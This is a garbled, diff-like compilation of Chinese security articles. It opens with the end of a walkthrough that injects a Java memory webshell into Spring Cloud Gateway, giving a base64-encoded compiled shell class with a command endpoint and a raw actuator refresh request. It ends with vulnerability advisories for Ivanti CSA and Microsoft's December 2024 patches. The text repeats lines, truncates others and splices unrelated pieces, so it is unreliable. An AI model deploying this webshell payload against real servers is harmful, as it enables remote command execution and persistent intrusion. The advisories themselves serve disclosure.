sYW5nL1N0cmluZzsBAB1MamF2YS9zZWN1cml0eS9NZXNzYWdlRGlnZXN0OwEAA3JldAEADGJhc2U2NEVuY29kZQEAFihbQilMamF2YS9sYW5nL1N0cmluZzsBAAdFbmNvZGVyAQAGYmFzZTY0AQARTGphdmEvbGFuZy9DbGFzczsBAAJicwEABXZhbHVlAQAMYmFzZTY0RGVjb2RlAQAWKExqYXZhL2xhbmcvU3RyaW5nOylbQgEAB2RlY29kZXIBAANjbWQBAF0oTG9yZy9zcHJpbmdmcmFtZXdvcmsvd2ViL3NlcnZlci9TZXJ2ZXJXZWJFeGNoYW5nZTspTG9yZy9zcHJpbmdmcmFtZXdvcmsvaHR0cC9SZXNwb25zZUVudGl0eTsBAAxidWZmZXJTdHJlYW0BAAJleAEABXBkYXRhAQAyTG9yZy9zcHJpbmdmcmFtZXdvcmsvd2ViL3NlcnZlci9TZXJ2ZXJXZWJFeGNoYW5nZTsBABlSdW50aW1lVmlzaWJsZUFubm90YXRpb25zAQA1TG9yZy9zcHJpbmdmcmFtZXdvcmsvd2ViL2JpbmQvYW5ub3RhdGlvbi9Qb3N0TWFwcGluZzsBAAQvY21kAQAMbGFtYmRhJGNtZCQwAQBHKExvcmcvc3ByaW5nZnJhbWV3b3JrL3V0aWwvTXVsdGlWYWx1ZU1hcDspTHJlYWN0b3IvY29yZS9wdWJsaXNoZXIvTW9ubzsBAAZhcnJPdXQBAB9MamF2YS9pby9CeXRlQXJyYXlPdXRwdXRTdHJlYW07AQABZgEAAmlkAQAEZGF0YQEAKExvcmcvc3ByaW5nZnJhbWV3b3JrL3V0aWwvTXVsdGlWYWx1ZU1hcDsBAAZyZXN1bHQBABlMamF2YS9sYW5nL1N0cmluZ0J1aWxkZXI7BwC3AQAIPGNsaW5pdD4BAApTb3VyY2VGaWxlAQAOR01lbVNoZWxsLmphdmEMAGkAagEAF2phdmEvbGFuZy9TdHJpbmdCdWlsZGVyDABlAGYMARsBHAwAaABmDAEdAR4MAGcAkgwAZwBmDAEfASABAA9qYXZhL2xhbmcvQ2xhc3MBABBqYXZhL2xhbmcvT2JqZWN0AQAYamF2YS9sYW5nL3JlZmxlY3QvTWV0aG9kAQBBb3JnL3NwcmluZ2ZyYW1ld29yay93ZWIvcmVhY3RpdmUvcmVzdWx0L21ldGhvZC9SZXF1ZXN0TWFwcGluZ0luZm8MASEBIgwBIwEkAQAJR01lbVNoZWxsAQAwb3JnL3NwcmluZ2ZyYW1ld29yay93ZWIvc2VydmVyL1NlcnZlcldlYkV4Y2hhbmdlAQAQamF2YS9sYW5nL1N0cmluZwwBJQEoBwEpDAEqASsMASwBLQEAAm9rAQATamF2YS9sYW5nL0V4Y2VwdGlvbgwBLgBqAQAFZXJyb3IBABdqYXZhL25ldC9VUkxDbGFzc0xvYWRlcgEADGphdmEvbmV0L1VSTAcBLwwBMAExDAEyATMMAGkBNAEAFWphdmEvbGFuZy9DbGFzc0xvYWRlcgcBNQwBNgCZDAE3ATgBAANBRVMHARoMATkBOgEAH2phdmF4L2NyeXB0by9zcGVjL1NlY3JldEtleVNwZWMMATsBPAwAaQE9DAE+AT8MAUABQQEAA01ENQcBQgwBOQFDDAFEAUUMAUYBRwEAFGphdmEvbWF0aC9CaWdJbnRlZ2VyDAFIATwMAGkBSQwBHQFKDAFLAR4BABBqYXZhLnV0aWwuQmFzZTY0DAFMAU0BAApnZXRFbmNvZGVyDAFOASIBAA5lbmNvZGVUb1N0cmluZwEAFnN1bi5taXNjLkJBU0U2NEVuY29kZXIMAU8BUAEABmVuY29kZQEACmdldERlY29kZXIBAAZkZWNvZGUBABZzdW4ubWlzYy5CQVNFNjREZWNvZGVyAQAMZGVjb2RlQnVmZmVyDAFRAVIBABBCb290c3RyYXBNZXRob2RzDwYBUxABVA8HAVUQAKkMAVYBVwcBWAwBWQFaAQAnb3JnL3NwcmluZ2ZyYW1ld29yay9odHRwL1Jlc3BvbnNlRW50aXR5BwFbDAFcAV0MAGkBXgwBXwEeBwFgDAFhAVQMAJwAnQwAiQCKDABhAGIBAAdwYXlsb2FkBwFiDAFjAVQMAIEAggwBZAFlAQAKcGFyYW1ldGVycwEAHWphdmEvaW8vQnl0ZUFycmF5T3V0cHV0U3RyZWFtDAFmAWcMAWgBaQwBagE8DACVAJYMAWgBSgwBawFsAQARamF2YS91dGlsL0hhc2hNYXABABAzYzZlMGI4YTljMTUyMjRhAQATamF2YXgvY3J5cHRvL0NpcGhlcgEABmFwcGVuZAEALShMamF2YS9sYW5nL1N0cmluZzspTGphdmEvbGFuZy9TdHJpbmdCdWlsZGVyOwEACHRvU3RyaW5nAQAUKClMamF2YS9sYW5nL1N0cmluZzsBAAhnZXRDbGFzcwEAEygpTGphdmEvbGFuZy9DbGFzczsBABFnZXREZWNsYXJlZE1ldGhvZAEAQChMamF2YS9sYW5nLLine truncated
|
||||
```
|
||||
|
||||

|
||||
/memshellpath2就是我们内存马的路径
|
||||
刷新路由
|
||||
|
||||
/memshellpath2就是我们内存马的路径 刷新路由
|
||||
```
|
||||
POST /actuator/gateway/refresh HTTP/1.1
|
||||
Host: 192.168.45.209:8080
|
||||
Upgrade-Insecure-Requests: 1
|
||||
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36
|
||||
Content-Type: application/json
|
||||
Accept:text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
|
||||
Accept-Encoding: gzip, deflate
|
||||
Accept-Language: zh-CN,zh;q=0.9
|
||||
Connection: close
|
||||
Content-Length: 6
|
||||
|
||||
|
||||
POST /actuator/gateway/refresh HTTP/1.1Host: 192.168.45.209:8080Upgrade-Insecure-Requests: 1User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36Content-Type: application/jsonAccept:text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7Accept-Encoding: gzip, deflateAccept-Language: zh-CN,zh;q=0.9Connection: closeContent-Length: 6
|
||||
```
|
||||
|
||||

|
||||
此时我们可以查看mappings端点来搜索内存马的路由来判断是否插入成功
|
||||
可以看到写入成功,接下来我们可以直接进行连接。
|
||||
|
||||
此时我们可以查看mappings端点来搜索内存马的路由来判断是否插入成功
|
||||

|
||||
|
||||
可以看到写入成功,接下来我们可以直接进行连接。
|
||||

|
||||
|
||||
## 0x04参考链接
|
||||
|
||||
@@ -280,7 +164,65 @@ https://mp.weixin.qq.com/s/pRwLkFSlVcev7srsMPRuqQ
|
||||
|
||||
https://blog.csdn.net/pyth0zn/article/details/130234277
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MzkxNTIwNTkyNg==&mid=2247549615&idx=1&sn=5de0fec4a85adc4c45c6864eec2c5c56&scene=21#wechat_redirect)
|
||||
|
||||
往期推荐
|
||||
|
||||
[TscanPlus-一款红队自动化工具](http://mp.weixin.qq.com/s?__biz=Mzg2NTA4OTI5NA==&mid=2247516589&idx=1&sn=107da3b45e88255f240504d033ebde7f&chksm=ce5da3ccf92a2adab0511bd798570d967cd4b0b7d7528f2f17163f5ed77e4dd7a02ac17c39d7&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[潮影在线免杀平台上线了](http://mp.weixin.qq.com/s?__biz=Mzg2NTA4OTI5NA==&mid=2247499902&idx=1&sn=59cba8d980b4ecb0deefff99edaabd4d&chksm=ce5de21ff92a6b09a8972a0144557b0099e443aa8e018b17151c816fc7f08f3615ecb22617fc&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[自动化渗透测试工具开发实践](http://mp.weixin.qq.com/s?__biz=Mzg2NTA4OTI5NA==&mid=2247498466&idx=1&sn=085c15679436dedb06a179ca8d47951a&chksm=ce5dd883f92a5195ef74ac517741f6d3da0da40b5501d72016e52cb70344904bb85b8aef65ba&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【红蓝对抗】利用CS进行内网横向](http://mp.weixin.qq.com/s?__biz=Mzg2NTA4OTI5NA==&mid=2247492640&idx=1&sn=43b1991dc5628eab322923083fde8d70&chksm=ce5dc641f92a4f57ffb18e2977644b1f977fcc5e0eccdf10956d3ae4ce70dc95024500631e89&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[一个Go版(更强大)的TideFinger](http://mp.weixin.qq.com/s?__biz=Mzg2NTA4OTI5NA==&mid=2247498344&idx=1&sn=3679330363ff6890166b09f6a502f769&chksm=ce5dd809f92a511f6066fcbb12fb5c1dc8c2642e4e2690dad64d76cc6f9247eae356d16f5810&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[SRC资产导航监测平台Tsrc上线了](http://mp.weixin.qq.com/s?__biz=Mzg2NTA4OTI5NA==&mid=2247499823&idx=1&sn=065ffeae6bd02fff922cfb12c5a0f4df&chksm=ce5de24ef92a6b58f709260b691e6b36e4a53aac00d3022946302b8e638696ed55c70e13e16f&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[新潮信息-Tide安全团队2022年度总结](http://mp.weixin.qq.com/s?__biz=Mzg2NTA4OTI5NA==&mid=2247506056&idx=1&sn=ad6dd23f58f5fd8ce899a1e292f5b685&chksm=ce5dfae9f92a73ff4f14c812436cb5bfecb29db04eada11c409e946d5338c82a92bcaa425736&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[记一次实战攻防(打点-Edr-内网-横向-Vcenter)](http://mp.weixin.qq.com/s?__biz=Mzg2NTA4OTI5NA==&mid=2247498965&idx=1&sn=655548831da6808a020ad07294a92e60&chksm=ce5ddeb4f92a57a283d5692c246e54655319ab0d09f6403e354300a2777cda6ae4c787631ab3&scene=21#wechat_redirect)
|
||||
|
||||
|
||||

|
||||
|
||||
E
|
||||
|
||||
|
||||
|
||||
|
||||
N
|
||||
|
||||
|
||||
|
||||
|
||||
D
|
||||
|
||||
|
||||
|
||||
|
||||
**Tide团队产品及服务**
|
||||
|
||||
**团队自研平台**
|
||||
:潮汐在线指纹识别平台 | 潮听漏洞情报平台 | 潮巡资产管理与威胁监测平台 | 潮汐网络空间资产测绘 | 潮声漏洞检测平台 | 在线免杀平台 | CTF练习平台 | 物联网固件检测平台 | SRC资产监控平台 | ......
|
||||
|
||||
|
||||
**技术分享方向**
|
||||
:Web安全 | 红蓝对抗 | 移动安全 | 应急响应 | 工控安全 | 物联网安全 | 密码学 | 人工智能 | ctf 等方面的沟通及分享
|
||||
|
||||
|
||||
**团队知识wiki**
|
||||
:红蓝对抗 | 漏洞武器库 | 远控免杀 | 移动安全 | 物联网安全 | 代码审计 | CTF | 工控安全 | 应急响应 | 人工智能 | 密码学 | CobaltStrike | 安全测试用例 | ......
|
||||
|
||||
|
||||
**团队网盘资料**
|
||||
:安全法律法规 | 安全认证资料 | 代码审计 | 渗透安全工具 | 工控安全工具 | 移动安全工具 | 物联网安全 | 其它安全文库合辑 | ......
|
||||
|
||||
|
||||
@@ -0,0 +1,49 @@
|
||||
# 【漏洞通告】Ivanti Cloud Services Application身份验证绕过漏洞(CVE-2024-11639)
|
||||
启明星辰安全简讯 2024-12-11 07:39
|
||||
|
||||
**一、漏洞****概述**
|
||||
<table><tbody><tr style="mso-yfti-irow:0;mso-yfti-firstrow:yes;height:20.15pt;"><td width="116.66666666666667" style="border-width: 2.25pt 1.5pt 1.5pt 2.25pt;border-color: windowtext;border-style: solid;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><section style="text-align: center;line-height: 150%;margin-bottom: 0px;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);font-size: 14px;">漏洞名称<o:p></o:p></span></section></td><td width="365.6666666666667" colspan="3" style="border-top: 2.25pt solid windowtext;border-left: none;border-bottom: 1.5pt solid windowtext;border-right: 2.25pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><section style="text-align: center;line-height: 150%;margin-bottom: 0px;"><span style="font-size: 14px;font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);"> Ivanti Cloud Services Application身份验证绕过漏洞<o:p></o:p></span></section></td></tr><tr style="mso-yfti-irow:1;height:20.15pt;"><td width="117" style="border-top: none;border-left: 2.25pt solid windowtext;border-bottom: 1.5pt solid windowtext;border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><section style="text-align: center;line-height: 150%;margin-bottom: 0px;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);font-size: 14px;">CVE ID<o:p></o:p></span></section></td><td width="365.6666666666667" colspan="3" style="border-top: none;border-left: none;border-bottom: 1.5pt solid windowtext;border-right: 2.25pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><section style="text-align: center;line-height: 150%;margin-bottom: 0px;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);font-size: 14px;">CVE-2024-11639<o:p></o:p></span></section></td></tr><tr style="mso-yfti-irow:2;height:20.15pt;"><td width="117" style="border-top: none;border-left: 2.25pt solid windowtext;border-bottom: 1.5pt solid windowtext;border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><section style="text-align: center;line-height: 150%;margin-bottom: 0px;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);font-size: 14px;">漏洞类型<o:p></o:p></span></section></td><td width="122.66666666666667" style="border-top: none;border-left: none;border-bottom: 1.5pt solid windowtext;border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><section style="text-align: center;line-height: 150%;margin-bottom: 0px;"><span style="font-family: 微软雅黑, "sans-serif";color: black;font-size: 14px;">身份验证绕过<o:p></o:p></span></section></td><td width="120.66666666666667" style="border-top: none;border-left: none;border-bottom: 1.5pt solid windowtext;border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><section style="text-align: center;line-height: 150%;margin-bottom: 0px;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);font-size: 14px;">发现时间<o:p></o:p></span></section></td><td width="121.66666666666667" style="border-top: none;border-left: none;border-bottom: 1.5pt solid windowtext;border-right: 2.25pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><section style="text-align: center;line-height: 150%;margin-bottom: 0px;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);font-size: 14px;">2024-12-11<o:p></o:p></span></section></td></tr><tr style="mso-yfti-irow:3;height:20.15pt;"><td width="117" style="border-top: none;border-left: 2.25pt solid windowtext;border-bottom: 1.5pt solid windowtext;border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><section style="text-align: center;line-height: 150%;margin-bottom: 0px;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);font-size: 14px;">漏洞评分<o:p></o:p></span></section></td><td width="122.66666666666666" style="border-top: none;border-left: none;border-bottom: 1.5pt solid windowtext;border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><section style="text-align: center;line-height: 150%;margin-bottom: 0px;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);font-size: 14px;">10.0<o:p></o:p></span></section></td><td width="120.66666666666667" style="border-top: none;border-left: none;border-bottom: 1.5pt solid windowtext;border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><section style="text-align: center;line-height: 150%;margin-bottom: 0px;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);fontLine truncated
|
||||
Ivanti Cloud Services Appliance (CSA) 是一个面向企业的解决方案,专注于为远程设备管理提供安全通信渠道,它通过与 Ivanti 的其他产品(如 Endpoint Manager 和 Neurons)的集成,帮助企业实现更高效的 IT 操作和增强的安全性。
|
||||
|
||||
2024年12月11日,启明星辰集团VSRC监测到Ivanti Cloud Services Application中存在身份验证绕过漏洞(CVE-2024-11639),该漏洞的CVSS评分为10.0。
|
||||
|
||||
Ivanti CSA 5.0.3版本之前在管理 Web 控制台中存在身份验证绕过漏洞,未经身份验证的远程攻击者可利用该漏洞获取管理访问权限,从而可能导致敏感信息泄露、篡改配置/设置或执行其他恶意操作。
|
||||
|
||||
此外,Ivanti CSA 5.0.3版本之前在管理 Web 控制台中还存在一个命令注入漏洞(CVE-2024-11772,CVSS评分9.1), 经过身份验证且拥有管理员权限的远程攻击者可利用该漏洞实现远程代码执行;以及存在另一个SQL注入漏洞(CVE-2024-11773,CVSS评分9.1),经过身份验证且拥有管理员权限的远程攻击者可利用该漏洞运行任意SQL 语句,从而可能导致获取敏感信息、篡改或删除数据库、提升权限等。
|
||||
|
||||
## 二、影响范围
|
||||
|
||||
Ivanti Cloud Services Application (CSA) <= 5.0.2
|
||||
|
||||
## 三、安全措施
|
||||
### 3.1 升级版本
|
||||
|
||||
目前该漏洞已经修复,受影响用户可升级到Ivanti Cloud
|
||||
Services Application (CSA) 5.0.3或更高版本。
|
||||
|
||||
下载链接:
|
||||
|
||||
https://forums.ivanti.com/s/article/CSA-5-0-Download?ui-force-components-controllers-recordGlobalValueProvider.RecordGvp.getRecord=1
|
||||
### 3.2 临时措施
|
||||
|
||||
暂无。
|
||||
### 3.3 通用建议
|
||||
|
||||
定期更新系统补丁,减少系统漏洞,提升服务器的安全性。
|
||||
|
||||
加强系统和网络的访问控制,修改防火墙策略,关闭非必要的应用端口或服务,减少将危险服务(如SSH、RDP等)暴露到公网,减少攻击面。
|
||||
|
||||
使用企业级安全产品,提升企业的网络安全性能。
|
||||
|
||||
加强系统用户和权限管理,启用多因素认证机制和最小权限原则,用户和软件权限应保持在最低限度。
|
||||
|
||||
启用强密码策略并设置为定期修改。
|
||||
### 3.4 参考链接
|
||||
|
||||
https://forums.ivanti.com/s/article/Security-Advisory-Ivanti-Cloud-Services-Application-CSA-CVE-2024-11639-CVE-2024-11772-CVE-2024-11773?language=en_US
|
||||
|
||||
https://nvd.nist.gov/vuln/detail/CVE-2024-11639
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,250 @@
|
||||
# 【漏洞通告】微软12月多个安全漏洞
|
||||
启明星辰安全简讯 2024-12-11 07:39
|
||||
|
||||
**一、漏洞****概述**
|
||||
|
||||
2024年12月11日,启明星辰集团VSRC监测到微软发布了12月安全更新,本次更新共修复了71个漏洞(不包括之前修复的Edge漏洞),漏洞类型包括特权提升漏洞、远程代码执行漏洞、信息泄露漏洞、拒绝服务漏洞和欺骗漏洞等。
|
||||
|
||||
本次安全更新中修复了1个已经公开披露且已发现被积极利用的0 day漏洞:
|
||||
|
||||
**CVE-2024-49138****:Windows Common Log File System Driver特权提升漏洞**
|
||||
|
||||
Windows 通用日志文件系统驱动程序中存在基于堆的缓冲区溢出漏洞,其CVSS评分为7.8,成功利用该漏洞的可获得SYSTEM 权限。目前该漏洞已经公开披露且已发现被利用。
|
||||
|
||||
本次安全更新中修复的16个严重漏洞为:
|
||||
|
||||
**CVE-2024-49117****:Windows Hyper-V 远程代码执行漏洞**
|
||||
|
||||
Windows Hyper-V存在远程代码执行漏洞,该漏洞的CVSS评分为8.8,guest虚拟机上经过身份验证的攻击者可向虚拟机上的硬件资源发送特制的文件操作请求,成功利用可能导致在主机服务器上远程执行代码。
|
||||
|
||||
**CVE-2024-49124****:Lightweight Directory Access Protocol (LDAP) Client 远程代码执行漏洞**
|
||||
|
||||
Lightweight Directory Access Protocol (LDAP) Clien存在竞争条件漏洞,该漏洞的CVSS评分为8.1,未经身份验证的攻击者可以向存在漏洞的服务器发送特制请求,成功利用该漏洞可导致攻击者的代码在 SYSTEM 帐户上下文中运行。
|
||||
|
||||
**CVE-2024-49112****:Windows Lightweight Directory Access Protocol (LDAP) 远程代码执行漏洞**
|
||||
|
||||
Windows 轻量级目录访问协议 (LDAP)存在Use-After-Free漏洞,该漏洞的CVSS评分为8.1,未经身份验证的攻击者可以向存在漏洞的服务器发送特制请求,成功利用该漏洞可导致攻击者的代码在 SYSTEM 帐户上下文中运行。
|
||||
|
||||
**CVE-2024-49127****:Windows Lightweight Directory Access Protocol (LDAP) 远程代码执行漏洞**
|
||||
|
||||
Windows 轻量级目录访问协议 (LDAP)存在整数溢出或环绕漏洞,该漏洞的CVSS评分为9.8,成功利用该漏洞的未经身份验证的攻击者可以通过一组特制的 LDAP 调用来获取代码执行权限,从而在 LDAP 服务的上下文中执行任意代码。
|
||||
|
||||
**CVE-2024-49126****:Windows Local Security Authority Subsystem Service 远程代码执行漏洞**
|
||||
|
||||
Windows 本地安全机构子系统服务 (LSASS)存在远程代码执行漏洞,该漏洞的CVSS评分为8.1,攻击者可以通过网络调用在服务器帐户上下文中触发恶意代码,成功利用该漏洞可能导致远程代码执行,成功利用该漏洞需要攻击者赢得竞争条件。
|
||||
|
||||
**CVE-2024-49118****:Microsoft Message Queuing (MSMQ) 远程代码执行漏洞**
|
||||
|
||||
Microsoft 消息队列 (MSMQ)存在Use-After-Free漏洞,该漏洞的CVSS评分为8.1,攻击者可通过向 MSMQ 服务器发送特制的恶意MSMQ 数据包,可能导致服务器端远程代码执行。该漏洞的攻击复杂度较高,可能需要攻击者赢得竞争条件。
|
||||
|
||||
**CVE-2024-49122****:Microsoft Message Queuing (MSMQ) 远程代码执行漏洞**
|
||||
|
||||
Microsoft 消息队列 (MSMQ)存在Use-After-Free漏洞,该漏洞的CVSS评分为8.1,攻击者可通过向MSMQ服务器发送特制的恶意MSMQ 数据包利用该漏洞,可能导致在服务器端远程执行代码。成功利用该漏洞需要攻击者赢得竞争条件,微软的可利用性评估为 “被利用的可能性较高”。
|
||||
|
||||
**CVE-2024-49132/ CVE-2024-49115/ CVE-2024-49116/ CVE-2024-49123/
|
||||
CVE-2024-49128/ CVE-2024-49106/ CVE-2024-49108****:Windows Remote Desktop Services 远程代码执行漏洞**
|
||||
|
||||
Windows 远程桌面服务存在Use-After-Free漏洞或敏感数据存储在未正确锁定的内存中,可能导致远程代码执行,这些漏洞的CVSS评分均为8.1,攻击者可以通过连接到运行远程桌面网关角色的目标系统,利用竞争条件,触发Use-After-Free漏洞,成功利用这些漏洞的攻击者可以在目标系统上执行任意代码,但需要攻击者赢得竞争条件。
|
||||
|
||||
**CVE-2024-49119****:Windows Remote Desktop Services 远程代码执行漏洞**
|
||||
|
||||
Windows 远程桌面服务存在类型混淆漏洞,该漏洞的CVSS评分为8.1,成功利用该漏洞的攻击者可以在目标系统上执行任意代码,但需要攻击者赢得竞争条件。
|
||||
|
||||
**CVE-2024-49120****:Windows Remote Desktop Services 远程代码执行漏洞**
|
||||
|
||||
